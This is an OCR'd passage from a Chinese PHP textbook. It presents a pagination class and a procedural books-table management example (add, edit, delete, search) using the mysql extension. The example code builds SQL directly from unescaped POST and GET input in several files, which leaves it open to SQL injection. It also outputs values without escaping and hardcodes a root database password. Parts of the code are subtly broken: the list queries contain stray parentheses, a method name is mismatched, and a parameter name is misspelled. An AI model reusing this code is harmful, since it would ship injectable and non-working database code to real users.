60              @param   string   $value   用于设置config下标对应的元素值
61              @return  object            返回本对象自己$this，用于连惯操作
62           */
63          function set($param, $value){
64              if(array_key_exists($param, $this->config)){
65                  $this->config[$param] = $value;
66              }
67              return $this;
68          }
69
70          /* 不是直接去调用，通过该方法，可以使用在对象外部直接获取私有成员属性limit和page的值 */
71          function __get($args){
72              if($args == "limit" || $args == "page")
73                  return $this->$args;
74              else
75                  return null;
76          }
77
78          /**
79              按指定的格式输出分页
80              @param   int  0-7的数字分别作为参数，用于自定义输出分页结构和调整结构的顺序，默认输出全部结构
81              @return  string   分页信息内容
82           */
83          function fpage(){
84              $arr = func_get_args();
85
86              $html[0] = " 共<b> {$this->total} </b>{$this->config["head"]} ";
87              $html[1] = " 本页 <b>".$this->disnum()."</b> 条 ";
88              $html[2] = " 本页从 <b>{$this->start()}-{$this->end()}</b> 条 ";
89              $html[3] = " <b>{$this->page}/{$this->pageNum}</b>页 ";
90              $html[4] = $this->firstprev();
91              $html[5] = $this->pageList();
92              $html[6] = $this->nextlast();
93              $html[7] = $this->goPage();
94
95              $fpage = '<div style="font:12px \'\5B8B\4F53\',san-serif;">';
96              if(count($arr) < 1)
97                  $arr = array(0, 1,2,3,4,5,6,7);
98
99              for($i = 0; $i < count($arr); $i++)
100                 $fpage .= $html[$arr[$i]];
101
102             $fpage .= '</div>';
103             return $fpage;
104         }
105
106         /* 在对象内部使用的私有方法， */
107         private function setLimit(){
108             if($this->page > 0)
109                 return ($this->page-1)*$this->listRows.", {$this->listRows}";
110             else
111                 return 0;
112         }
113
```

```
114         /* 在对象内部使用的私有方法，用于自动获取访问的当前URL */
115         private function getUri($query){
116             $request_uri = $_SERVER["REQUEST_URI"];
117             $url = strstr($request_uri,'?') ? $request_uri :  $request_uri.'?';
118
119             if(is_array($query))
120                 $url .= http_build_query($query);
121             else if($query != "")
122                 $url .= "&".trim($query, "?&");
123
124             $arr = parse_url($url);
125
126             if(isset($arr["query"])){
127                 parse_str($arr["query"], $arrs);
128                 unset($arrs["page"]);
129                 $url = $arr["path"].'?'.http_build_query($arrs);
130             }
131
132             if(strstr($url, '?')) {
133                 if(substr($url, -1)!='?')
134                     $url = $url.'&';
135             }else{
136                 $url = $url.'?';
137             }
138
139             return $url;
140         }
141
142         /* 在对象内部使用的私有方法，用于获取当前页开始的记录数 */
143         private function start(){
144             if($this->total == 0)
145                 return 0;
146             else
147                 return ($this->page-1) * $this->listRows+1;
148         }
149
150         /* 在对象内部使用的私有方法，用于获取当前页结束的记录数 */
151         private function end(){
152             return min($this->page * $this->listRows, $this->total);
153         }
154
155         /* 在对象内部使用的私有方法，用于获取上一页和首页的操作信息 */
156         private function firstprev(){
157             if($this->page > 1) {
158                 $str = " <a href='{$this->uri}page=1'>{$this->config["first"]}</a> ";
159                 $str .= "<a href='{$this->uri}page=".($this->page-1)."'>{$this->config["prev"]}
                    </a> ";
160                 return $str;
161             }
162
163         }
164
165         /* 在对象内部使用的私有方法，用于获取页数列表信息 */
166         private function pageList(){
167             $linkPage = " <b>";
168
169             $inum = floor($this->listNum/2);
170             /*当前页前面的列表 */
171             for($i = $inum; $i >= 1; $i--){
172                 $page = $this->page-$i;
```

```
173
174             if($page >= 1)
175                 $linkPage .= "<a href='{$this->uri}page={$page}'>{$page}</a> ";
176         }
177         /*当前页的信息 */
178         if($this->pageNum > 1)
179             $linkPage .= "<span style='padding:1px 2px;background:#BBB;color:white'>{$this->page}
                </span> ";
180
181         /*当前页后面的列表 */
182         for($i=1; $i <= $inum; $i++){
183             $page = $this->page+$i;
184             if($page <= $this->pageNum)
185                 $linkPage .= "<a href='{$this->uri}page={$page}'>{$page}</a> ";
186             else
187                 break;
188         }
189         $linkPage .= '</b>';
190         return $linkPage;
191     }
192
193     /* 在对象内部使用的私有方法，获取下一页和尾页的操作信息 */
194     private function nextlast(){
195         if($this->page != $this->pageNum) {
196             $str = " <a href='{$this->uri}page=".($this->page+1)."'>{$this->config["next"]}
                </a> ";
197             $str .= " <a href='{$this->uri}page=".($this->pageNum)."'>{$this->config["last"]}
                </a> ";
198             return $str;
199         }
200     }
201
202     /* 在对象内部使用的私有方法，用于显示和处理表单跳转页面 */
203     private function goPage(){
204             if($this->pageNum > 1) {
205             return ' <input style="width:20px;height:17px !important;height:18px;border:1px
                solid #CCCCCC;" type="text" onkeydown="javascript:if(event.keyCode==13){var
                page=(this.value>'.$this->pageNum.')?'.$this->pageNum.':this.value;location=\''.$this
                ->uri.'page=\'+page+\'\'}" value="'.$this->page.'"><input
                style="cursor:pointer;width:25px;height:18px;border:1px solid #CCCCCC;" type="button"
                value="GO" onclick="javascript:var page=(this.previousSibling.value>'.$this->pageNum.
                ')?'.$this->pageNum.':this.previousSibling.value;location=\''.$this->uri.
                'page=\'+page+\'\'"> ';
206         }
207     }
208
209     /* 在对象内部使用的私有方法，用于获取本页显示的记录条数 */
210     private function dismum(){
211         if($this->total > 0){
212             return $this->end()-$this->start()+1;
213         }else{
214             return 0;
215         }
216     }
217 }
```

20.3.4 分页类的应用过程

虽然分页类 Page 编写起来复杂了一点，但使用方法是非常简便的。分页类 Page 的最简单使用只需要以下几条代码：

```php
<?php
    /* 第一步：必须包含分页类所在的文件page.class.php */
    include "page.class.php";
    /* 第二步：实例化分页类对象，并通过参数传递数据表的记录总数 （总记录数需要从数据库查询获取）*/
    $page = new Page(1000);

    /* 第三步：通过对象中limit属性，获取LIMIT从句并组合SQL语句，从数据表aritcle中获取当页的数据记录 */
    $sql = "select * from article {$page->limit}";
    echo 'SQL = "'.$sql.'"<p>';          //输出SQL语句

    /* 第四步：通过分页对象中的fpage()方法，输出所有分页的结构信息 */
    echo $page->fpage();
```

在上例中，先导入了 page.class.php 文件加载分页类 Page，然后实例化 Page 类的对象，并通过构造方法的参数指定总记录数为 1000 条。再通过分页对象中的 limit 属性获取 LIMIT 从句，组合 SQL 语句从数据表中获取当页显示记录的个数。最后通过分页对象中的 fpage()方法获取全部分页结构信息并输出。运行结果如图 20-5 所示。




图 20-5 Page 类的简单使用

如果需要对输出的信息进行修改，可以通过 set()方法进行设置。下面的代码设置了全部可改的输出信息,当然也可以只改变部分输出信息。代码如下所示：

```php
<?php
    include "page.class.php";
    $page = new Page(1000);
    //通过set()方法设置输出信息内容，使用连贯操作调用多次set()方法
    $page -> set('head', '篇文件')          //改变输出头信息
          -> set('first', '|<')             //将首页改成'|<'
          -> set('prev', '|<<')             //将上一页改成'|<<'
          -> set('next', '>>|')             //将下一页改成'>>|'
          -> set('last', '>|');             //将尾页改成'>|'

    $sql = "SELECT * FROM article {$page->limit}";
    echo 'SQL = "'.$sql.'"<p>';

    echo $page->fpage();
```

运行结果如图 20-6 所示。




图 20-6　Page 类中 set()方法的应用

还可以通过 fpage()方法的参数，设置显示部分分页信息，并通过对参数数字排序，对显示的信息顺序进行调整。代码如下所示：

```
<?php
    include "page.class.php";
    $page = new Page(1000);

    $sql = "SELECT * FROM article {$page->limit}";
    echo 'SQL = "'.$sql.'"<p>';

    //在fpage()方法中使用5个参数，设置只显示输出指定的5个部分，并调整了输出顺序
    echo $page->fpage(3, 4, 5, 6, 0);
```

运行结果如图 20-7 所示。




图 20-7　Page 类中 fpage()方法参数的应用

如果需要设置每页显示记录个数，或是在去往其他页面的同时携带一些本页面的参数，以及改变显示的默认页，都可以通过构造方法的其他参数实现。代码如下所示：

```
<?php
    include "page.class.php";
    /*
        通过第二个参数设置每页显示10条数据
        通过第三个参数设置跳转页面传递两个参数过去，也可以使用数组array("cid"=>5,"search"=>"php")
        通过第四个参数设置默认显示最后一页
    */
    $page = new Page(1000, 10, 'cid=5&search=php', false);

    $sql = "SELECT * FROM article {$page->limit}";
    echo 'SQL = "'.$sql.'"<p>';

    echo $page->fpage();
```

运行结果如图 20-8 所示。

图 20-8　Page 类的构造方法应用


在上例中，通过构造方法的第二个参数设置每页显示 10 条数据，又通过第三个参数设置跳转页面时传递两个参数过去，在第三个参数中也可以使用数组 array("cid"=>5,"search"=>"php")的形式，并通过第四个参数设置默认显示最后一页。

20.4 管理 books 表实例

在 Web 项目中，几乎所有模块都要和数据表打交道，而对表的管理无非就是增、删、改、查等操作，所以熟练掌握对表进行管理的这些常见操作是十分有必要的。本例为了能更好地展示 mysql 扩展函数的应用，并没有将数据表的操作封装成一个数据库操作类，而是采用过程化的编写方式。

20.4.1 需求分析

本例最主要的目标是实现对图书 books 表的管理过程，包括添加图书、修改图书、删除图书、遍历图书列表、搜索图书等操作。图书表 books 的结构也是使用本章 20.2.2 节中的建表语句创建的。该表的结构信息和具体的需求说明如下所示：



（1）在主页面上可以通过简单的菜单，获取添加图书表单、图书列表和搜索表单三个选项按钮，默认页面中显示所有图书的列表。

（2）添加图书的功能包括：录入图书名称、出版社名称、图书作者、图书价格及图书介绍，上架时间可通过获取当前系统时间进行添加，还需要上传图书的封面图片。

（3）图书列表只需要显示图书编号、图书名称、出版社名称、图书作者、图书价格和上架时间，还

要使用分页技术限制每页显示 10 条记录。并且每条记录都有修改和删除的操作入口。

（4）修改图书是通过图书列表的入口进入到修改表单中，和添加图书表单界面相似，并通过传递的图书 ID 获取要修改图书的全部内容，回填到对应的表单项中。如果有新图书的封面图片上传，还要将原图片删除。

（5）搜索图书可以指定多个搜索条件，包括图书名称、图书作者、出版社名称和图书价格范围，可以指定其中的一个或多个作为筛选条件进行搜索。并且搜索的结果列表和图书列表是相同的，并能提示搜索的条件。当通过分页进入其他页面时，也要保持同样的搜索结果。

（6）删除图书也是在图书列表中，为每一条记录设置一个删除的选项按钮。删除成功后还要返回到图书列表中，并且还要保持在当前页面中。如果是搜索结果列表，删除一条记录后还要保持原列表的状态。另外，删除一条记录的同时也要删除图书封面图片，防止产生永远也访问不到的垃圾图片。

注意：上传图片时，需要通过缩放控制图片尺寸在一定的范围内，同时添加水印。

20.4.2　程序设计

根据需求，本例共需要四个可操作的模板，分别为添加表单、修改表单、搜索表单及图书列表，需要各自独立声明在单独的文件中，并且所有的操作都需要提交给一个控制文件去处理，连接数据库和函数库也需要作为公共资源声明在独立的文件中。需要声明的文件及说明如表 20-4 所示。

表 20-4　图书表管理的文件结构

文件名称	描　述
index.php	主页文件，同时作为主入口文件和控制器文件
conn.inc.php	数据库连接的公用文件，只需要更改这一个文件就可以建立与数据库的连接
func.inc.php	系统函数库存放脚本，声明处理上传和删除上传图片的两个函数
add.inc.php	添加图书表单，提交给 index.php 脚本处理
mod.inc.php	修改图书表单，提交给 index.php 脚本处理
ser.inc.php	搜索图书表单，提交给 index.php 脚本处理
list.inc.php	所有图书内容列表，以分页形式显示所有图书记录，同时也是搜索结果的列表页面。

在 index.php 脚本中，需要提供进入添加图书表单、显示图书列表和搜索图书表单的三个入口链接，默认以分页形式显示全部的图书列表。另外，该脚本也作为图书管理的控制器文件，用户的每个操作都需要提交给该脚本进行处理，并通过 GET 方法提交的 action 变量进行区分用户的动作。脚本 index.php 的代码如下所示：

```
<?php /** file: index.php 程序的主控制文件和主入口文件 */ ?>
<html>
    <head>
        <title>图书表管理</title>
        <meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
        <style>
            body {font-size:12px;}
            td {font-size:12px;}
        </style>
    <head>
    <body>
            <h1>图书表管理</h1>
```

```
<p>
    <a href='index.php?action=add'>添加图书</a> ||
    <a href='index.php?action=list'>图书列表</a> ||
    <a href='index.php?action=ser'>搜索图书</a> <hr>
</p>
<?php
    /* 包含自定义的函数库文件 */
    include "func.inc.php";
    /* 如果用户的操作是请求添加图书表单action=add，则条件成立 */
    if($_GET["action"] == "add") {
        /* 包含add.inc.php获取用户添加表单 */
        include "add.inc.php";
    /* 如果用户提交添加表单action=insert，则条件成立 */
    } else if ($_GET["action"] == "insert") {
        /*在这里可以加上数据验证*/

        /* 使用func.inc.php文件中声明的 upload()函数处理图片上传 */
        $up = upload();
        /* 如果返回值$up中的第一个元素是false说明上传失败，报告错误原因并退出程序 */
        if(!$up[0])
            die($up[1]);

        /* 添加数据需要先连接并选数据库，包含conn.inc.php文件连接数据库 */
        include "conn.inc.php";

        /* 根据用户通过POST提交的数据组合插入数据库的SQL语句 */
        $sql = "INSERT INTO books(bookname, publisher, author, price, ptime,pic,detail)
        VALUES('{$_POST["bookname"]}', '{$_POST["publisher"]}', '{$_POST["author"]}', '
        {$_POST["price"]}', '".time()."', '{$up[1]}', '{$_POST["detail"]}')";
        /* 执行INSERT语句 */
        $result = mysql_query($sql);
        /* 如果INSERT语句执行成功，并对数据表books有行数影响，则插入数据成功 */
        if($result && mysql_affected_rows() > 0 ) {
            echo "插入一条数据成功!";
        }else {
            echo "数据录入失败!";
        }
        /* 用完后关闭数据库的连接 */
        mysql_close($link);
    /* 如果用户请求一个修改表单action=mod，则条件成立 */
    } else if($_GET["action"] == "mod") {
        /* 包含文件mod.inc.php获取一个修改表单 */
        include "mod.inc.php";
    } else if($_GET["action"] == "update") {
        /*在这里加上数据验证*/

        /* 如果用户需要修改图片，用新上传的图片替换原来的图片 */
        if($_FILES["pic"]["error"] == "0"){
            $up = upload();
            /* 如果有新上传的图片，就使用上传图片名修改数据库 */
            if($up[0])
                $pic = $up[1];
            else
                die($up[1]);

        } else {
            /* 如果没有上传图片，还是使用原来图片 */
            $pic = $_POST["picname"];
        }
        /* 修改数据需要先连接并选数据库，包含conn.inc.php文件连接数据库 */
        include "conn.inc.php";
```

```
72
73          /* 根据修改表单提交的POST数据组合一个UPDATE语句 */
74          $sql = "UPDATE books SET bookname='{$_POST["bookname"]}', publisher='
            {$_POST["publisher"]}', author='{$_POST["author"]}', price='{$_POST["price"]}
            ',pic='{$pic}', detail='{$_POST["detail"]}' WHERE id='{$_POST["id"]}'";
75
76          /* 执行UPDATE语句 */
77          $result = mysql_query($sql);
78
79          /* 如果语句执行成功，并对记录行有所影响，则表示修改成功 */
80          if($result && mysql_affected_rows() > 0 ) {
81              /* 修改新图片成功后，将原来的图片要删除掉，以免占用磁盘空间 */
82              if($up[0])
83                  delpic($_POST["picname"]);
84              echo "记录修改成功!";
85          }else {
86              echo "数据修改失败!";
87          }
88          mysql_close($link);
89      /* 如果用户请求删除一本图书action=del，则条件成立 */
90      } else if($_GET["action"] == "del") {
91
92          include "conn.inc.php";
93          $result = mysql_query("DELETE FROM books WHERE id='{$_GET["id"]}'");
94          if($result && mysql_affected_rows() > 0 ) {
95              /*删除记录成功后，也要将图书的图片一起删除 */
96              delpic($_GET["pic"]);
97              /* 删除记录后跳转回到原来的URL */
98              echo '<script>window.location="'.$_SERVER["HTTP_REFERER"].'"</script>';
99          }else {
100             echo "数据删除失败!";
101         }
102
103         mysql_close($link);
104     /* 如果用户请求一个搜索表单action=ser，则条件成立 */
105     } else if($_GET["action"] == "ser"){
106         include "ser.inc.php";
107     /* 默认的请求都是图书列表 */
108     } else {
109         include "list.inc.php";
110     }
111 ?>
112 </body>
113 </html>
```

添加图书表单是通过单击主页面中的链接入口，并在 index.php 脚本中通过 action=add 导入添加图书表单脚本文件 add.inc.php。代码如下所示：

```
1 <?php /** file: add.inc.php  图书添加表单 */ ?>
2 <h3>添加图书:</h3>
3 <form enctype="multipart/form-data" action="index.php?action=insert" method="POST">
4     图书名称: <input type="text" name="bookname" value="" /><br>
5     出版商名: <input type="text" name="publisher" value="" /><br>
6     图书作者: <input type="text" name="author" value="" /><br>
7     图书价格: <input type="text" name="price" value="" /><br>
8     <input type="hidden" name="MAX_FILE_SIZE" value="1000000" />
9     图书图片: <input type="file" name="pic" value="" /><br>
10    图书介绍: <textarea name="detail" cols="30" rows="5"></textarea><br>
11    <input type="submit" name="add" value="添加图书" />
12 </form>
```

在添加表单中录入图书信息后，提交给 index.php 脚本，并通过 action=insert 辨别用户的操作。添加数据前，先通过导入 conn.inc.php 文件建立与数据库的连接，并将表单中通过 POST 方法提交过来的数据组合成 INSERT 语句，再通过 mysql 扩展函数发送给 MySQL 添加到 books 表中。脚本 conn.inc.php 的代码如下所示：

```php
<?php
    /** file: conn.inc.php 数据库连接文件 */
    /*连接本地的数据库*/
    $link = mysql_connect("localhost", "root", "123456");

    if (!$link) {
        die('连接数据库失败: '.mysql_error());
    }
    /* 选择bookstore作为默认的数据库 */
    if(!mysql_select_db("bookstore")) {
        die('数据库选择失败: '.mysql_error());
    }
```

另外，添加和修改图书时需要上传图书封面图片，并缩放图片至指定的范围内，还要为其添加上 LOGO 水印图片。同时也需要制作一个图标文件，作为图片列表显示。图片缩放和加水印的操作，借助前面章节中介绍的 FileUpload 和 Image 类完成。将上传的处理过程声明在函数库文件 func.inc.php 中，代码如下所示：

```php
<?php
    /** file: func.inc.php 函数库文件 */

    include "fileupload.class.php";                          //导入文件上传类FileUpload所在文件
    include "image.class.php";                               //导入图片处理类Image所在的文件

    /* 声明一个函数upload()处理图片上传 */
    function upload(){
        $path = "./uploads/";                                //设置图片上传路径

        $up = new FileUpload($path);                         //创建文件上传类对象

        if($up->upload('pic')) {                             //上传图片
            $filename = $up->getFileName();                  //获取上传后的图片名

            $img = new Image($path);                         //创建图像处理类对象

            $img -> thumb($filename, 300, 300, "");          //将上传的图片都缩放至在300X300以内
            $img -> thumb($filename, 80, 80, "icon_");       //缩放一个80x80的图标，使用icon_作前缀
            $img -> watermark($filename, "logo.gif", 5, ""); //为上传的图片加上图片水印

            return array(true, $filename);                   //如果成功返回成功状态和图片名称
        } else {
            return array(false, $up->getErrorMsg());         //如果失败返回失败状态和错误消息
        }
    }
    /* 删除上传的图片 */
    function delpic($picname){
        $path = "./uploads/";

        @unlink($path.$picname);                             //删除原图
        @unlink($path.'icon_'.$picname);                     //删除图标
    }
```

修改图书表单是通过单击图书列表记录中的链接入口，并在 index.php 脚本中通过 action=mod 导入修改表单脚本文件 mod.inc.php。录入需要修改的内容后再提交给 index.php 处理，通过 action=update 辨别用户的操作。代码如下所示：

```
<?php
    /** file: mod.inc.php 图书修改表单 */
    include "conn.inc.php";
    /* 通过ID查找指定的一行记录 */
    $sql = "SELECT id, bookname, publisher, author, price, pic, detail FROM books WHERE id='
    {$_GET["id"]}'";
    $result = mysql_query($sql);

    if($result && mysql_num_rows($result) > 0) {
        /* 获取需要修改的记录数据 */
        list($id, $bookname, $publisher, $author, $price, $pic, $detail) = mysql_fetch_row($result);
    }else {
        die("没有找到需要修改的图书");
    }

    mysql_free_result($result);              //释放结果集
    mysql_close($link);                      //关闭数据库的连接
?>
<h3>修改商品:</h3>
<form enctype="multipart/form-data" action="index.php?action=update" method="POST">
    <input type="hidden" name="id" value="<?php echo $id ?>" />
    图书名称: <input type="text" name="bookname" value="<?php echo $bookname ?>" /><br>
    出版商名: <input type="text" name="publisher" value="<?php echo $publisher ?>" /><br>
    图书作者: <input type="text" name="author" value="<?php echo $author ?>" /><br>
    图书价格: <input type="text" name="price" value="<?php echo $price ?>" /><br>
    <input type="hidden" name="MAX_FILE_SIZE" value="1000000" /><br>
    <img src="./uploads/icon_<?php echo $pic ?>"><br>
    <input type="hidden" name="picname" value="<?php echo $pic ?>" />
    图书图片: <input type="file" name="pic" value="" /><br>
    图书介绍: <textarea name="detail" cols="30" rows="5"><?php echo $detail ?></textarea><br>
    <input type="submit" name="add" value="修改图书" />
</form>
```

搜索图书表单是通过单击主页面中的链接入口，并在 index.php 脚本中通过 action=ser 导入搜索图书表单脚本文件 ser.inc.php。录入需要搜索内容后再提交给 index.php 处理，通过 action=list 辨别用户的操作。代码如下所示：

```
<?php /** file: ser.inc.php 图书搜索表单 */  ?>
<h3>图书搜索: </h3>
<form action="index.php?action=list" method="POST">
    图书名称: <input type="text" name="bookname" /><br>
    出版商名: <input type="text" name="publisher" /><br>
    图书作者: <input type="text" name="author" /><br>
    图书价格: <input type="text" name="startprice" size="5"  /> --
              <input type="text" name="endprice" size="5" /><br>
    <input type="submit" name="add" value="搜索图书" /> <br>
</form>
```

主页面中默认显示图书列表，也可以通过单击主页面中的链接入口进行图书列表显示，删除一本图书成功以后还要回到图书列表页面，搜索图书的处理和显示结果是同一个图书列表。在脚本 list.inc.php 中处理和显示图书列表。代码如下所示：

```php
<?php
    /** file: list.inc.php 图书列表显示脚本，包括搜索加分页的功能 */

    /* 判断用户是通过表单POST提交，还是使用URL的GET提交，都将内容交给$ser处理 */
    $ser = !empty($_POST) ? $_POST : $_GET;

    $where = array();                                          //声明WHERE从句的查询条件变量
    $param = "";                                               //声明分页参数的组合变量
    $title = "";                                               //声明本页的标题变量

    /* 处理用户搜索图书名称 */
    if(!empty($ser["bookname"])) {
        $where[] = "bookname like '%{$ser["bookname"]}%'";
        $param .= "&bookname={$ser["bookname"]}";
        $title .= ' 图书名称中包含"'.$ser["bookname"].'"的 ';
    }
    /* 处理用户搜索出版社名称 */
    if(!empty($ser["publisher"])) {
        $where[] = "publisher like '%{$ser["publisher"]}%'";
        $param .= "&publisher={$ser["publisher"]}";
        $title .= ' 出版社名称中包含"'.$ser["publisher"].'"的 ';
    }
    /* 处理用户搜索图书作者 */
    if(!empty($ser["author"])) {
        $where[] = "author like '%{$ser["author"]}%'";
        $param .= "&aruthor={$ser["author"]}";
        $title .= ' 图书作者名字中包含"'.$ser["author"].'"的 ';
    }
    /* 处理用户搜索图书起始范围价格 */
    if(!empty($ser["startprice"])) {
        $where[] = "price > '{$ser["startprice"]}'";
        $param .= "&startprice={$ser["startprice"]}";
        $title .= ' 图书价格大于"'.$ser["startprice"].'"的 ';
    }
    /* 处理用户搜索图书结束范围价格 */
    if(!empty($ser["endprice"])) {
        $where[] = "price < '{$ser["endprice"]}'";
        $param .= "&endprice={$ser["endprice"]}";
        $title .= ' 图书价格小于"'.$ser["startprice"].'"的 ';
    }

    /* 处理是否有搜索的情况 */
    if(!empty($where)){
        $where = "WHERE ".implode(" and ", $where);
        $title = "搜索: ".$title;
    }else {
        $where = "";
        $title = "图书列表:";
    }
    echo '<h3>'.$title.'</h3>';
?>

<table>
    <tr align='left' bgcolor='#cccccc'>
        <th>ID</th><th>图书名称</th> <th>出版商</th> <th>图书作者</th> <th>图书价格</th> <th>
        上架时间</th> <th>操作</th>
    </tr>
    <?php
        include "conn.inc.php";                                //包含数据库连接文件，连接数据库
        include "page.class.php";                              //包含分页类文件，加数据分页功能
```

```
60
61      $sql = "SELECT count(*) FROM books ($where)";              //按条件获取数据表记录总数
62      $result = mysql_query($sql);
63      list($total) = mysql_fetch_row($result);
64
65      $page = new Page($total, 10, $param);                      //创建分页类对象
66      /* 编写查询语句，使用$where组合查询条件， 使用$page->limit获取LIMIT从句,限制数据条数 */
67      $sql = "SELECT id, bookname, publisher, author, price, pic,ptime FROM books ($where) ORDER BY
        id DESC ($page->limit)";
68      /* 执行查询的SQL语句 */
69      $result = mysql_query($sql);
70      /*处理结果集，打印数据记录 */
71      if($result && mysql_num_rows($result) > 0 ) {
72          $i = 0;
73          /* 循环数据，将数据表每行数据对应的列转为变量 */
74          while(list($id, $bookname, $publisher, $author, $price, $pic, $ptime) = mysql_fetch_row(
            $result)) {
75              if($i++%2==0)
76                  echo '<tr bgcolor="#eeeeee">';
77              else
78                  echo '<tr>';
79              echo '<td>'.$id.'</td>';
80              echo '<td>'.$bookname.'</td>';
81              echo '<td>'.$publisher.'</td>';
82              echo '<td>'.$author.'</td>';
83              echo '<td>¥'.number_format($price, 2, '.', ' ').'</td>';
84              echo '<td>'.date("Y-m-d",$ptime).'</td>';
85              echo '<td><a href="index.php?action=mod&id='.$id.'">修改</a>/<a onclick="return
                confirm(\'你确定要删除图书'.$bookname.'吗?\')" href="index.php?action=del&id='.$id.
                '&pic='.$pic.'">删除</a></td>';
86              echo '</tr>';
87          }
88          echo '<tr><td colspan="6">'.$page->fpage().'</td></tr>';
89      }else {
90          echo '<tr><td colspan="6" align="center">没有图书被找到</td></tr>';
91      }
92
93      mysql_free_result($result);                                //释放结果集
94      mysql_close($link);                                        //关闭数据库连接
95  ?>
96 <table>
```

图书列表分页显示，借助前面介绍的 Page 类来完成。删除一条记录以后还可以确保回到当前操作的页面。数据表 books 管理的演示结果如图 20-9 所示。

20.5 PHP 的 mysqli 扩展介绍

从 PHP 5.0 开始，不仅可以使用早期的 mysql 数据库扩展函数，还可以使用新的扩展 mysqli 技术实现与 MySQL 数据库的信息交流。PHP 的 mysqli 扩展被封装到一个类中，它是一种面向对象的技术，只能在 PHP 5 和 MySQL 4.1（或更高的版本）环境中使用，（i）表示改进，其执行速度更快。使用 mysqli 扩展相比传统的过程化方法更方便也更高效。利用 mysqli 扩展技术不仅可以调用 MySQL 的存储过程、处理 MySQL 事务，而且还可以使访问数据库工作变得更加稳定。

